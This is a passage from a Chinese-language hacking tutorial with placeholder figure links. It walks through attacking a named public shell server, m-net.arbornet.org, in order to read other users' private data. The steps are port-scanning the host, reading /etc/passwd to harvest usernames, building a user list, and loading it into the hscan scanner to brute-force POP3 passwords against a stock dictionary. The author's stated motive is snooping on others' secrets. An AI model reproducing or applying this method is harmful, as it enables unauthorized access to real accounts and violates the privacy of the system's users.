


图19




图20

3.w——这是用来视察目前在系统上使用者的指令，它能列出使用者名称与登入时间，以及使用者的来源位址（IP）：就是FROM那一项即是IP，登入时间：即是LOGIN@那一项；工作项目：就是WHAT那一项！

命令就介绍这几个，其它的大家自己去玩吧！

二、任务启动

通过使用W命令，得知该系统上有很多用户。于是，我就想可能有其他用户使用了弱口令，那么不是能用他们的账号进去看看吗？偷看别人的秘密，想想就觉得爽。(呵呵，大家别丢石头。我是故意说说而已！）




图21

想到就要做到，开工！

首先，来ping一下m-net.arbornet.org。(图21)

有了ip地址，就该扫描一下系统，看看系统都打开了什么端口，这里我强烈向大家推荐一款扫描器，那就是Blue's PortScanner V5。这款扫描器小巧玲珑，大小只有250KB，而且不用安装，直接运行就可以了。在软件的start和end中输入刚才的ip地址，其它的用默认，点击Start scan，开始扫描，不一会结果就出来了。(图22)




图22

哇！开放的端口好多！21、23、53、79、80、110这些经典的端口都开了。下面就是获得账号了，账号越多，那么有弱口令的概率就越大。要获得账号有很多方法：

1.可以直接在系统中用cat/etc/passwd，得到系统中的所有帐号。

2.可以用扫描器扫描21、110端口，也可以得到账号，但一般的扫描器是使用自带的用户表，用户数量有限。

3.通过端口79，使用finger命令去检索账号，不过太麻烦了。

这里我选择方法1。回到系统中，用cat/etc/passwd命令查看passwd。(图23)




图23




图24




图25




图26

账号实在太多了，将账号提取出来保存为一个文件pop_user.dic。(图24)

现在又到了用扫描器的时间了，hscan是一款经典的扫描器，它的界面非常友好。用先前的pop_user.dic替换掉hscan中的conf文件夹下的pop_user.dic文件，pop口令文件就用软件自带的pop_pass.dic字典。(图25)

